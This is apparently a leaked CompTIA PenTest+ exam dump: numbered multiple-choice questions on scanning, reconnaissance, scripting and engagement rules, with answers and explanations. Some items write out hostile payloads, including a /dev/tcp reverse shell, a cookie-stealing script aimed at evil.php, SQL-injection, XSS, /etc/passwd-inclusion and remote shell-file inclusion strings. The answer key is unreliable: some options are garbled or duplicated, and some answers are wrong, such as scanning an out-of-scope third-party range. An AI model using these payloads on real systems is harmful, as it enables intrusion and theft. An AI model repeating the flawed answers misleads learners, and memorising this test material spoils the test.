CompTIA

Exam Questions PT0-002

CompTIA PenTest+ Certification Exam

NEW QUESTION 1
Deconfliction is necessary when the penetration test:

A. determines that proprietary information is being stored in cleartext.
B. occurs during the monthly vulnerability scanning.
C. uncovers indicators of prior compromise over the course of the assessment.
D. proceeds in parallel with a criminal digital forensic investigation.

Answer: C

Explanation:
This will then enable the PenTest to continue so that additional issues can be found, exploited, and analyzed.

NEW QUESTION 2
A penetration tester conducted a discovery scan that generated the following:

```
Starting nmap 6.40 ( http://nmap.org ) at 2021-02-01 13:56 CST
Nmap scan report for 192.168.0.1
Host is up (0.021s latency).
Nmap scan report for 192.168.0.140
Host is up (0.30s latency)
Nmap scan report for 192.168.0.149
Host is up (0.20s latency).
Nmap scan report for 192.168.0.184
Host is up (0.0017s latency).
Nmap done: IP addresses (4 hosts up) scanned in 37.26 seconds
```

Which of the following commands generated the results above and will transform them into a list of active hosts for further analysis?

A. nmap –oG list.txt 192.168.0.1-254 , sort
B. nmap –sn 192.168.0.1-254 , grep "Nmap scan" | awk '{print S5}'
C. nmap –-open 192.168.0.1-254, uniq
D. nmap –o 192.168.0.1-254, cut –f 2

Answer: B

Explanation:
the NMAP flag (-sn) which is for host discovery and returns that kind of NMAP output. And the AWK command selects column 5 ({print $5}) which obviously carries the returned IP of the host in the NMAP output.
This command will generate the results shown in the image and transform them into a list of active hosts for further analysis. The command consists of three parts:
➢ nmap -sn 192.168.0.1-254: This part uses nmap, a network scanning tool, to perform a ping scan (-sn) on the IP range 192.168.0.1-254, which means sending ICMP echo requests to each IP address and checking if they respond.
➢ grep "Nmap scan": This part uses grep, a text filtering tool, to search for the string "Nmap scan" in the output of the previous part and display only the matching lines. This will filter out the lines that show the start and end time of the scan and only show the lines that indicate the status of each host.
➢ awk '{print $5}': This part uses awk, a text processing tool, to print the fifth field ($5) of each line in the output of the previous part. This will extract only the IP addresses of each host and display them as a list.
The final output will look something like this: 192.168.0.1 192.168.0.12 192.168.0.17 192.168.0.34

NEW QUESTION 3
A penetration tester is trying to restrict searches on Google to a specific domain. Which of the following commands should the penetration tester consider?

A. inurl:
B. link:
C. site:
D. intitle:

Answer: C

Explanation:
The site: command can be used to restrict searches on Google to a specific domain. For example, site:company.com will return only results from the company.com domain. This can help the penetration tester to find information or pages related to the target domain.

NEW QUESTION 4
A penetration tester is reviewing the following DNS reconnaissance results for comptia.org from dig: comptia.org. 3569 IN MX comptia.org-mail.protection.outlook.com. comptia.org. 3569 IN A 3.219.13.186.
comptia.org.
3569 IN NS ns1.comptia.org. comptia.org. 3569 IN SOA haven. administrator.comptia.org. comptia.org. 3569 IN MX new.mx0.comptia.org. comptia.org. 3569 IN MX new.mx1.comptia.org.
Which of the following potential issues can the penetration tester identify based on this output?

A. At least one of the records is out of scope.
B. There is a duplicate MX record.
C. The NS record is not within the appropriate domain.
D. The SOA records outside the comptia.org domain.

Answer: A

NEW QUESTION 5
A penetration tester was contracted to test a proprietary application for buffer overflow vulnerabilities. Which of the following tools would be BEST suited for this task?

A. GDB
B. Burp Suite
C. SearchSpliot
D. Netcat

Answer: A

Explanation:
GDB is a debugging tool that can be used to analyze and manipulate the memory of a running process, which is useful for finding and exploiting buffer overflow vulnerabilities. Burp Suite is a web application testing tool that does not directly test for buffer overflows. SearchSpliot is a database of known exploits that does not test for new vulnerabilities. Netcat is a network utility that can be used to send and receive data, but not to test for buffer overflows.

NEW QUESTION 6
A software development team is concerned that a new product's 64-bit Windows binaries can be deconstructed to the underlying code. Which of the following tools can a penetration tester utilize to help the team gauge what an attacker might see in the binaries?

A. Immunity Debugger
B. OllyDbg
C. GDB
D. Drozer

Answer: A

Explanation:
Immunity Debugger is a tool that can be used to deconstruct 64-bit Windows binaries and see the underlying code. Immunity Debugger is a powerful debugger that integrates with Python and allows users to write their own scripts and plugins. It can be used for reverse engineering, malware analysis, vulnerability research, and exploit development

NEW QUESTION 7
A penetration tester ran a simple Python-based scanner. The following is a snippet of the code:

```
...
<LINE NUM.>
<01> portlist: list[int] = [*range(1, 1025)]
<02> try;
<03>     port: object
<04>     resultList: list[Any] = []
<05>     for port in portList:
<06>         sock = socket.socket (socket.AF_INET, socket.SOCK_STREAM)
<07>         sock.settimeout(20)
<08>         result = sock.connect_ex((remoteSvr, port))
<09>         if result == 0:
<10>             resultList.append(port)
<11>         sock.close()
...
```

Which of the following BEST describes why this script triggered a `probable port scan` alert in the organization's IDS?

A. sock.settimeout(20) on line 7 caused each next socket to be created every 20 milliseconds.
B. *range(1, 1025) on line 1 populated the portList list in numerical order.
C. Line 6 uses socket.SOCK_STREAM instead of socket.SOCK_DGRAM
D. The remoteSvr variable has neither been type-hinted nor initialized.

Answer: B

Explanation:
Port randomization is widely used in port scanners. By default, Nmap randomizes the scanned port order (except that certain commonly accessible ports are moved near the beginning for efficiency reasons) https://nmap.org/book/man-port-specification.html

NEW QUESTION 8
A company becomes concerned when the security alarms are triggered during a penetration test. Which of the following should the company do NEXT?

A. Halt the penetration test.
B. Contact law enforcement.
C. Deconflict with the penetration tester.
D. Assume the alert is from the penetration test.

Answer: C

Explanation:
Deconflicting with the penetration tester is the best thing to do next after the security alarms are triggered during a penetration test, as it will help determine whether the alarm was caused by the tester's activity or by an actual threat. Deconflicting is the process of communicating and coordinating with other parties involved in a penetration testing engagement, such as security teams, network administrators, or emergency contacts, to avoid confusion or interference.

NEW QUESTION 9
A penetration tester is evaluating a company's network perimeter. The tester has received limited information about defensive controls or countermeasures, and limited internal knowledge of the testing exists. Which of the following should be the FIRST step to plan the reconnaissance activities?

A. Launch an external scan of netblocks.
B. Check WHOIS and netblock records for the company.
C. Use DNS lookups and dig to determine the external hosts.
D. Conduct a ping sweep of the company's netblocks.

Answer: C

NEW QUESTION 10
A client wants a security assessment company to perform a penetration test against its hot site. The purpose of the test is to determine the effectiveness of the defenses that protect against disruptions to business continuity. Which of the following is the MOST important action to take before starting this type of assessment?

A. Ensure the client has signed the SOW.
B. Verify the client has granted network access to the hot site.
C. Determine if the failover environment relies on resources not owned by the client.
D. Establish communication and escalation procedures with the client.

Answer: A

Explanation:
The statement of work (SOW) is a document that defines the scope, objectives, deliverables, and timeline of a penetration testing engagement. It is important to have the client sign the SOW before starting the assessment to avoid any legal or contractual issues.

NEW QUESTION 10
Which of the following commands will allow a penetration tester to permit a shell script to be executed by the file owner?

A. chmod u+x script.sh
B. chmod u+e script.sh
C. chmod o+e script.sh
D. chmod o+x script.sh

Answer: A

NEW QUESTION 12
Which of the following documents is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables?

A. SOW
B. SLA
C. MSA
D. NDA

Answer: A

Explanation:
The document that is agreed upon by all parties associated with the penetration-testing engagement and defines the scope, contacts, costs, duration, and deliverables is the SOW (Statement of Work). The SOW is a formal document that describes the objectives, expectations, and responsibilities of the penetration-testing project2. The SOW should be clear, concise, and comprehensive to avoid any ambiguity or misunderstanding.

NEW QUESTION 17
An assessor wants to use Nmap to help map out a stateful firewall rule set. Which of the following scans will the assessor MOST likely run?

A. nmap 192.168.0.1/24
B. nmap 192.168.0.1/24
C. nmap oG 192.168.0.1/24
D. nmap 192.168.0.1/24

Answer: A

NEW QUESTION 20
Which of the following is the MOST effective person to validate results from a penetration test?

A. Third party
B. Team leader
C. Chief Information Officer
D. Client

Answer: B

NEW QUESTION 22
While performing the scanning phase of a penetration test, the penetration tester runs the following command:

........v -sV -p- 10.10.10.23-28
....ip scan is finished, the penetration tester notices all hosts seem to be down.
Which of the following options should the penetration tester try next?

A. -su
B. -pn
C. -sn
D. -ss

Answer: B

Explanation:
The command nmap -v -sV -p- 10.10.10.23-28 is a command that performs a port scan using nmap, which is a tool that can perform network scanning and enumeration by sending packets to hosts and analyzing their responses1. The command has the following options:

≫ -v enables verbose mode, which increases the amount of information displayed by nmap

≫ -p- specifies that all ports from 1 to 65535 should be scanned
* 10.10.10.23-28 specifies the range of IP addresses to be scanned
The command does not have any option for host discovery, which is a process that determines which hosts are alive or reachable on a network by sending probes such as ICMP echo requests, TCP SYN packets, or ACK packets. Host discovery can help speed up the scan by avoiding scanning hosts that are down or do not respond. However, some hosts may be configured to block or ignore host discovery probes, which can cause nmap to report them as down even if they are up. To avoid this problem, the penetration tester should use the -Pn option, which skips host discovery and assumes that all hosts are up. This option can force nmap to scan all hosts regardless of their response to host discovery probes, and may reveal some hosts that were previously missed. The other options are not valid options that the penetration tester should try next. The -su option does not exist in nmap, and would cause an error. The -sn option performs a ping scan and lists hosts that respond, but it does not scan any ports or services, which is not useful for the penetration test. The -ss option does not exist in nmap, and would cause an error.

NEW QUESTION 27
A penetration tester created the following script to use in an engagement:

```
#!/usr/bin/python

import socket

ports = [21,22,23,25,80,139,443,445,3306,3389]

if len(sys.argv) == 2:
        target = socket.gethostbyname(sys.argv[1])
else:
        print("Few arguments.")
        print("Syntax: python {} <>".format(sys.argv[0]))
        sys.exit()


try:
        for port in ports:
        s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
        s.settimeout(2)
        result = s.connect_ex((target,port))
        if result == 0:
                print("Port {} is opened".format(port))

except KeyboardInterrupt:
        print("Exiting...")
        sys.exit()
```

However, the tester is receiving the following error when trying to run the script:

```
$ python script.py 192.168.0.1
Traceback (most recent call last):
    File "script.py", line 7, in <module>
        if len(sys.argv) == 2:
NameError: name 'sys' is not defined
```

Which of the following is the reason for the error?

A. The sys variable was not defined.
B. The argv variable was not defined.
C. The sys module was not imported.
D. The argv module was not imported.

Answer: C

Explanation:
The sys module is a built-in module in Python that provides access to system-specific parameters and functions, such as command-line arguments, standard input/output, and exit status. The sys module must be imported before it can be used in a script, otherwise an error will occur. The script uses the sys.argv variable, which is a list that contains the command-line arguments passed to the script. However, the script does not import the sys module at the beginning, which causes the error "NameError: name 'sys' is not defined". To fix this error, the script should include the statement "import sys" at the top. The other options are not valid reasons for the error.

NEW QUESTION 31
Which of the following expressions in Python increase a variable val by one (Choose two.)

A. val++
B. +val
C. val=(val+1)
D. ++val
E. val=val++
F. val+=1

Answer: CF

Explanation:
In Python, there are two ways to increase a variable by one: using the assignment operator (=) with an arithmetic expression, or using the augmented assignment operator (+=). The expressions val=(val+1) and val+=1 both achieve this goal. The expressions val++ and ++val are not valid in Python, as there is no increment operator. The expressions +val and val=val++ do not change the value of val2.
https://pythonguides.com/increment-and-decrement-operators-in-python/

NEW QUESTION 33
A penetration tester ran the following command on a staging server:
python –m SimpleHTTPServer 9891
Which of the following commands could be used to download a file named exploit to a target machine for execution?

A. nc 10.10.51.50 9891 < exploit
B. powershell –exec bypass –f \\10.10.51.50\9891
C. bash –i >& /dev/tcp/10.10.51.50/9891 0&1>/exploit
D. wget 10.10.51.50:9891/exploit

Answer: D

NEW QUESTION 35
Which of the following would a company's hunt team be MOST interested in seeing in a final report?

A. Executive summary
B. Attack TTPs
C. Methodology
D. Scope details

Answer: B

NEW QUESTION 36
You are a security analyst tasked with hardening a web server.
You have been given a list of HTTP payloads that were flagged as malicious. INSTRUCTIONS
Given the following attack signatures, determine the attack type, and then identify the associated remediation to prevent the attack in the future.
If at any time you would like to bring back the initial state of the simulation, please click the Reset All button.

HTTP Request Payload Table

Payloads	Vulnerability Type	Remediation
#inner-tab"><script>alert(1)</script>	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parameterized queries / Preventing external calls / Input Sanitization ... \ . / . sandbox requests / Input Sanitization ... $. [.] . (.) . / Input Sanitization ". ' . < . . > . - .
item=widget';waitfor%20delay%20'00:00:20';--	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parameterized queries / Preventing external calls / Input Sanitization ... \ . / . sandbox requests / Input Sanitization ... $. [.] . (.) . / Input Sanitization ". ' . < . . > . - .
item=widget%20union%20select%20null,null,@@version;--	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parameterized queries / Preventing external calls / Input Sanitization ... \ . / . sandbox requests / Input Sanitization ... $. [.] . (.) . / Input Sanitization ". ' . < . . > . - .
search=Bob"%3e%3cimg%20src%3da%20onerror%3dalert(1)%3e	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parameterized queries / Preventing external calls / Input Sanitization ... \ . / . sandbox requests / Input Sanitization ... $. [.] . (.) . / Input Sanitization ". ' . < . . > . - .
item=widget'+convert(int,@@version)+'	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parameterized queries / Preventing external calls / Input Sanitization ... \ . / . sandbox requests / Input Sanitization ... $. [.] . (.) . / Input Sanitization ". ' . < . . > . - .
site=www.exa'ping%20-c%2010%20localhost'mple.com	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parameterized queries / Preventing external calls / Input Sanitization ... \ . / . sandbox requests / Input Sanitization ... $. [.] . (.) . / Input Sanitization ". ' . < . . > . - .
redir=http:%2f%2fwww.malicious-site.com	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parameterized queries / Preventing external calls / Input Sanitization ... \ . / . sandbox requests / Input Sanitization ... $. [.] . (.) . / Input Sanitization ". ' . < . . > . - .
logfile=%2fetc%2fpasswd%00	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parameterized queries / Preventing external calls / Input Sanitization ... \ . / . sandbox requests / Input Sanitization ... $. [.] . (.) . / Input Sanitization ". ' . < . . > . - .
lookup=$(whoami)	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parameterized queries / Preventing external calls / Input Sanitization ... \ . / . sandbox requests / Input Sanitization ... $. [.] . (.) . / Input Sanitization ". ' . < . . > . - .
logFile=http:%2f%2fwww.malicious-site.com%2fshell.txt	Command Injection / DOM-based Cross Site Scripting / SQL Injection (Error) / SQL Injection (Stacked) / SQL Injection (Union) / Reflected Cross Site Scripting / Local File Inclusion / Remote File Inclusion / URL Redirect	Parameterized queries / Preventing external calls / Input Sanitization ... \ . / . sandbox requests / Input Sanitization ... $. [.] . (.) . / Input Sanitization ". ' . < . . > . - .

A. Mastered
B. Not Mastered

Answer: A

Explanation:
* 1. Reflected XSS - Input sanitization (<> ...)
* 2. Sql Injection Stacked - Parameterized Queries
* 3. DOM XSS - Input Sanitization (<> ...)
* 4. Local File Inclusion - sandbox req
* 5. Command Injection - sandbox req
* 6. SQLi union - paramtrized queries
* 7. SQLi error - paramtrized queries

* 8. Remote File Inclusion - sandbox
* 9. Command Injection - input saniti $
* 10. URL redirect - prevent external calls

NEW QUESTION 41
A penetration tester is conducting a penetration test. The tester obtains a root-level shell on a Linux server and discovers the following data in a file named password.txt in the /home/svsacct directory:
U3VQZXIkM2NyZXQhCg==
Which of the following commands should the tester use NEXT to decode the contents of the file?

A. echo U3VQZXIkM2NyZXQhCg== | base64 €"d
B. tar zxvf password.txt
C. hydra €"l svsacct €"p U3VQZXIkM2NyZXQhCg== ssh://192.168.1.0/24
D. john --wordlist /usr/share/seclists/rockyou.txt password.txt

Answer: A

NEW QUESTION 42
A penetration tester is conducting an assessment against a group of publicly available web servers and notices a number of TCP resets returning from one of the web servers. Which of the following is MOST likely causing the TCP resets to occur during the assessment?

A. The web server is using a WAF.
B. The web server is behind a load balancer.
C. The web server is redirecting the requests.
D. The local antivirus on the web server Is rejecting the connection.

Answer: A

Explanation:
A Web Application Firewall (WAF) is designed to monitor, filter or block traffic to a web application. A WAF will monitor incoming and outgoing traffic from a web application and is often used to protect web servers from attacks such as SQL Injection, Cross-Site Scripting (XSS), and other forms of attacks. If a WAF detects an attack, it will often reset the TCP connection, causing the connection to be terminated. As a result, a penetration tester may see TCP resets when a WAF is present. Therefore, the most likely reason for the TCP resets returning from the web server is that the web server is using a WAF.

NEW QUESTION 47
A security company has been contracted to perform a scoped insider-threat assessment to try to gain access to the human resources server that houses PII and salary data. The penetration testers have been given an internal network starting position.
Which of the following actions, if performed, would be ethical within the scope of the assessment?

A. Exploiting a configuration weakness in the SQL database
B. Intercepting outbound TLS traffic
C. Gaining access to hosts by injecting malware into the enterprise-wide update server
D. Leveraging a vulnerability on the internal CA to issue fraudulent client certificates
E. Establishing and maintaining persistence on the domain controller

Answer: B

NEW QUESTION 51
A penetration tester has gained access to a network device that has a previously unknown IP range on an interface. Further research determines this is an always-on VPN tunnel to a third-party supplier.
Which of the following is the BEST action for the penetration tester to take?

A. Utilize the tunnel as a means of pivoting to other internal devices.
B. Disregard the IP range, as it is out of scope.
C. Stop the assessment and inform the emergency contact.
D. Scan the IP range for additional systems to exploit.

Answer: D

NEW QUESTION 54
Which of the following types of information should be included when writing the remediation section of a penetration test report to be viewed by the systems administrator and technical staff?

A. A quick description of the vulnerability and a high-level control to fix it
B. Information regarding the business impact if compromised
C. The executive summary and information regarding the testing company
D. The rules of engagement from the assessment

Answer: A

Explanation:
The systems administrator and the technical stuff would be more interested in the technical aspect of the findings

NEW QUESTION 56
During a penetration test, a tester is able to change values in the URL from example.com/login.php?id=5 to example.com/login.php?id=10 and gain access to a web application. Which of the following vulnerabilities has the penetration tester exploited?

A. Command injection
B. Broken authentication
C. Direct object reference
D. Cross-site scripting

Answer: C

Explanation:
Insecure direct object reference (IDOR) is a vulnerability where the developer of the application does not implement authorization features to verify that someone accessing data on the site is allowed to access that data.

NEW QUESTION 58
Which of the following should a penetration tester do NEXT after identifying that an application being tested has already been compromised with malware?

A. Analyze the malware to see what it does.
B. Collect the proper evidence and then remove the malware.
C. Do a root-cause analysis to find out how the malware got in.
D. Remove the malware immediately.
E. Stop the assessment and inform the emergency contact.

Answer: E

Explanation:
Stopping the assessment and informing the emergency contact is the best thing to do next after identifying that an application being tested has already been compromised with malware. This is because continuing the assessment might interfere with an ongoing investigation or compromise evidence collection. The emergency contact is the person designated by the client who should be notified in case of any critical issues or incidents during the penetration testing engagement.

NEW QUESTION 59
A penetration tester completed a vulnerability scan against a web server and identified a single but severe vulnerability.
Which of the following is the BEST way to ensure this is a true positive?

A. Run another scanner to compare.
B. Perform a manual test on the server.
C. Check the results on the scanner.
D. Look for the vulnerability online.

Answer: B

NEW QUESTION 64
After gaining access to a Linux system with a non-privileged account, a penetration tester identifies the following file:

```
-rwxrwxrwx   1 root      root         915 Mar   6  2020 /scripts/daily_log_backup.sh
```

Which of the following actions should the tester perform FIRST?

A. Change the file permissions.
B. Use privilege escalation.
C. Cover tracks.
D. Start a reverse shell.

Answer: B

Explanation:
The file .scripts/daily_log_backup.sh has permissions set to 777, meaning that anyone can read, write, or execute the file. Since it's owned by the root user and the penetration tester has access to the system with a non-privileged account, this could be a potential avenue for privilege escalation. In a penetration test, after finding such a file, the tester would likely want to explore it and see if it can be leveraged to gain higher privileges. This is often done by inserting malicious code or commands into the script if it's being executed with higher privileges, such as root in this case.

NEW QUESTION 68
A penetration tester is able to use a command injection vulnerability in a web application to get a reverse shell on a system After running a few commands, the tester runs the following:
python -c 'import pty; pty.spawn("/bin/bash")'
Which of the following actions Is the penetration tester performing?

A. Privilege escalation
B. Upgrading the shell
C. Writing a script for persistence
D. Building a bind shell

Answer: B

Explanation:
The penetration tester is performing an action called upgrading the shell, which means improving the functionality and interactivity of the shell. By running the python command, the penetration tester is spawning a new bash shell that has features such as tab completion, command history, and job control. This can help the penetration tester to execute commands more easily and efficiently.

NEW QUESTION 72

A penetration tester is starting an assessment but only has publicly available information about the target company. The client is aware of this exercise and is preparing for the test.
Which of the following describes the scope of the assessment?

A. Partially known environment testing
B. Known environment testing
C. Unknown environment testing
D. Physical environment testing

Answer: C

NEW QUESTION 76
Penetration-testing activities have concluded, and the initial findings have been reviewed with the client. Which of the following best describes the NEXT step in the engagement?

A. Acceptance by the client and sign-off on the final report
B. Scheduling of follow-up actions and retesting
C. Attestation of findings and delivery of the report
D. Review of the lessons learned during the engagement

Answer: C

NEW QUESTION 78
A penetration tester is testing a new version of a mobile application in a sandbox environment. To intercept and decrypt the traffic between the application and the external API, the tester has created a private root CA and issued a certificate from it. Even though the tester installed the root CA into the trusted stone of the smartphone used for the tests, the application shows an error indicating a certificate mismatch and does not connect to the server. Which of the following is the MOST likely reason for the error?

A. TCP port 443 is not open on the firewall
B. The API server is using SSL instead of TLS
C. The tester is using an outdated version of the application
D. The application has the API certificate pinned.

Answer: D

NEW QUESTION 82
Which of the following BEST explains why a penetration tester cannot scan a server that was previously scanned successfully?

A. The IP address is wrong.
B. The server is unreachable.
C. The IP address is on the blocklist.
D. The IP address is on the allow list.

Answer: C

Explanation:
 for why a penetration tester cannot scan a server that was previously scanned successfully is that the IP address is on the blocklist. Blocklists are used to prevent malicious actors from scanning servers, and if the IP address of the server is on the blocklist, the scanning process will be blocked.

NEW QUESTION 86
Penetration tester has discovered an unknown Linux 64-bit executable binary. Which of the following tools would be BEST to use to analyze this issue?

A. Peach
B. WinDbg
C. GDB
D. OllyDbg

Answer: C

Explanation:
OLLYDBG, WinDBG, and IDA are all debugging tools that support Windows environments. GDB is a Linuxspecific debugging tool.
GDB is a tool that can be used to analyze and debug executable binaries, especially on Linux systems. GDB can disassemble, decompile, set breakpoints, examine memory, modify registers, and perform other operations on binaries. GDB can help a penetration tester understand the functionality, behavior, and vulnerabilities of an unknown binary. Peach is a tool that can be used to perform fuzzing, which is a technique of sending malformed or random data to a target to trigger errors or crashes. WinDbg and OllyDbg are tools that can be used to analyze and debug executable binaries, but they are mainly designed for Windows systems.

NEW QUESTION 89
Which of the following tools would be BEST suited to perform a manual web application security assessment? (Choose two.)

A. OWASP ZAP
B. Nmap
C. Nessus
D. BeEF
E. Hydra
F. Burp Suite

Answer: AF

NEW QUESTION 93
Which of the following is the BEST resource for obtaining payloads against specific network infrastructure products?

A. Exploit-DB
B. Metasploit
C. Shodan
D. Retina

Answer: A

Explanation:
"Exploit Database (ExploitDB) is a repository of exploits for the purpose of public security, and it explains what can be found on the database. The ExploitDB is a very useful resource for identifying possible weaknesses in your network and for staying up to date on current attacks occurring in other networks"
Exploit-DB is a website that collects and archives exploits for various software and hardware products, including network infrastructure devices. Exploit-DB allows users to search for exploits by product name, vendor, type, platform, CVE number, or date. Exploit-DB is a useful resource for obtaining payloads against specific network infrastructure products. Metasploit is a framework that contains many exploits and payloads, but it is not a resource for obtaining them. Shodan is a search engine that scans the internet for devices and services, but it does not provide exploits or payloads. Retina is a vulnerability scanner that identifies weaknesses in network devices, but it does not provide exploits or payloads.

NEW QUESTION 98
Which of the following should a penetration tester attack to gain control of the state in the HTTP protocol after the user is logged in?

A. HTTPS communication
B. Public and private keys
C. Password encryption
D. Sessions and cookies

Answer: D

NEW QUESTION 100
Penetration tester who was exclusively authorized to conduct a physical assessment noticed there were no cameras pointed at the dumpster for company. The penetration tester returned at night and collected garbage that contained receipts for recently purchased networking :. The models of equipment purchased are vulnerable to attack. Which of the following is the most likely next step for the penetration?

A. Alert the target company of the discovered information.
B. Verify the discovered information is correct with the manufacturer.
C. Scan the equipment and verify the findings.
D. Return to the dumpster for more information.

Answer: C

Explanation:
The most likely next step for the penetration tester is to scan the equipment and verify the findings, which is a process of using tools or techniques to probe or test the target equipment for vulnerabilities or weaknesses that can be exploited. Scanning and verifying the findings can help the penetration tester confirm that the models of equipment purchased are vulnerable to attack, and identify the specific vulnerabilities or exploits that affect them. Scanning and verifying the findings can also help the penetration tester prepare for the next steps of the assessment, such as exploiting or reporting the vulnerabilities. Scanning and verifying the findings can be done by using tools such as Nmap, which can scan hosts and networks for ports, services, versions, OS, or other information1, or Metasploit, which can exploit hosts and networks using various payloads or modules2. The other options are not likely next steps for the penetration tester. Alerting the target company of the discovered information is not a next step, but rather a final step, that involves reporting the findings and recommendations to the client after completing the assessment. Verifying the discovered information with the manufacturer is not a next step, as it may not provide accurate or reliable information about the vulnerabilities or exploits that affect the equipment, and it may also alert the manufacturer or the client of the assessment. Returning to the dumpster for more information is not a next step, as it may not yield any more useful or relevant information than what was already collected from the receipts.

NEW QUESTION 102
A private investigation firm is requesting a penetration test to determine the likelihood that attackers can gain access to mobile devices and then exfiltrate data from those devices. Which of the following is a
social-engineering method that, if successful, would MOST likely enable both objectives?

A. Send an SMS with a spoofed service number including a link to download a malicious application.
B. Exploit a vulnerability in the MDM and create a new account and device profile.
C. Perform vishing on the IT help desk to gather a list of approved device IMEIs for masquerading.
D. Infest a website that is often used by employees with malware targeted toward x86 architectures.

Answer: A

Explanation:
Since it doesn't indicate company owned devices, sending a text to download an application is best. And it says social-engineering so a spoofed text falls under that area.

NEW QUESTION 107
Given the following code:

```
systems = {
        "10.10.10.1" : "Windows 10",
        "10.10.10.2" : "Windows 10",
        "10.10.10.3" : "Windows 2016",
        "10.10.10.4" : "Linux"

}
```

Which of the following data structures is systems?

A. A tuple
B. A tree
C. An array
D. A dictionary

Answer: D

Explanation:
A dictionary is a data structure in Python that stores key-value pairs, where each key is associated with a value. A dictionary is created by enclosing the key-value pairs in curly braces and separating them by commas. A dictionary can be accessed by using the keys as indexes or by using methods such as keys(), values(), or items(). In the code, systems is a dictionary that has four key-value pairs, each representing an IP address and its corresponding operating system. A tuple is a data structure in Python that stores an ordered sequence of immutable values, enclosed in parentheses and separated by commas. A tree is a data structure that consists of nodes connected by edges, forming a hierarchical structure with a root node and leaf nodes. An array is a data structure that stores a collection of elements of the same type in a contiguous memory location.

NEW QUESTION 112
A penetration tester is preparing to perform activities for a client that requires minimal disruption to company operations. Which of the following are considered passive reconnaissance tools? (Choose two.)

A. Wireshark
B. Nessus
C. Retina
D. Burp Suite
E. Shodan
F. Nikto

Answer: AE

Explanation:
Wireshark and Shodan are two tools that can be used to perform passive reconnaissance, which means collecting information from publicly available sources without interacting with the target or revealing one's identity. Wireshark is a tool that can be used to capture and analyze network traffic, such as packets, protocols, or sessions, without sending any data to the target. Shodan is a tool that can be used to search for devices or services on the internet, such as web servers, routers, cameras, or firewalls, without contacting them directly. The other tools are not passive reconnaissance tools, but rather active reconnaissance tools, which means interacting with the target or sending data to it. Nessus and Retina are tools that can be used to perform vulnerability scanning, which involves sending probes or requests to the target and analyzing its responses for potential weaknesses. Burp Suite is a tool that can be used to perform web application testing, which involves intercepting and modifying web requests and responses between the browser and the server.

NEW QUESTION 114
A penetration tester writes the following script:

```
#!/bin/bash
network= '10.100.100'
ports= '22 23 80 443'

for x in {1..254};
    do (nc -zv $network.$x $ports );
done
```

Which of the following is the tester performing?

A. Searching for service vulnerabilities
B. Trying to recover a lost bind shell
C. Building a reverse shell listening on specified ports
D. Scanning a network for specific open ports

Answer: D

Explanation:
-z zero-I/O mode [used for scanning]
-v verbose
example output of script:
* 10.1.1.1 : inverse host lookup failed: Unknown host (UNKNOWN) [10.0.0.1] 22 (ssh) open
(UNKNOWN) [10.0.0.1] 23 (telnet) : Connection timed out https://unix.stackexchange.com/questions/589561/what-is-nc-z-used-for

NEW QUESTION 116
A tester who is performing a penetration test on a website receives the following output:
Warning: mysql_fetch_array() expects parameter 1 to be resource, boolean given in /var/www/search.php on line 62
Which of the following commands can be used to further attack the website?

A. <script>var adr= '../evil.php?test=' + escape(document.cookie);</script>
B. ../../../../../../../../../../etc/passwd
C. /var/www/html/index.php;whoami
D. 1 UNION SELECT 1, DATABASE(),3-

Answer: D

NEW QUESTION 121
A client would like to have a penetration test performed that leverages a continuously updated TTPs framework and covers a wide variety of enterprise systems and networks. Which of the following methodologies should be used to BEST meet the client's expectations?

A. OWASP Top 10
B. MITRE ATT&CK framework
C. NIST Cybersecurity Framework
D. The Diamond Model of Intrusion Analysis

Answer: B

Explanation:
The MITRE ATT&CK framework is a methodology that should be used to best meet the client's expectations. The MITRE ATT&CK framework is a knowledge base of adversary tactics, techniques, and procedures (TTPs) that are continuously updated based on real-world observations. The framework covers a wide variety of enterprise systems and networks, such as Windows, Linux, macOS, cloud, mobile, and network devices. The framework can help the penetration tester to emulate realistic threats and identify gaps in defenses.

NEW QUESTION 123
During an assessment, a penetration tester gathered OSINT for one of the IT systems administrators from the target company and managed to obtain valuable information, including corporate email addresses. Which of the following techniques should the penetration tester perform NEXT?

A. Badge cloning
B. Watering-hole attack
C. Impersonation
D. Spear phishing

Answer: D

Explanation:
Spear phishing is a type of targeted attack where the attacker sends emails that appear to come from a legitimate source, often a company or someone familiar to the target, with the goal of tricking the target into clicking on a malicious link or providing sensitive information. In this case, the penetration tester has already gathered OSINT on the IT system administrator, so they can use this information to craft a highly targeted spear phishing attack to try and gain access to the target system.

NEW QUESTION 126
An organization wants to identify whether a less secure protocol is being utilized on a wireless network. Which of the following types of attacks will achieve this goal?

A. Protocol negotiation
B. Packet sniffing
C. Four-way handshake
D. Downgrade attack

Answer: D

Explanation:
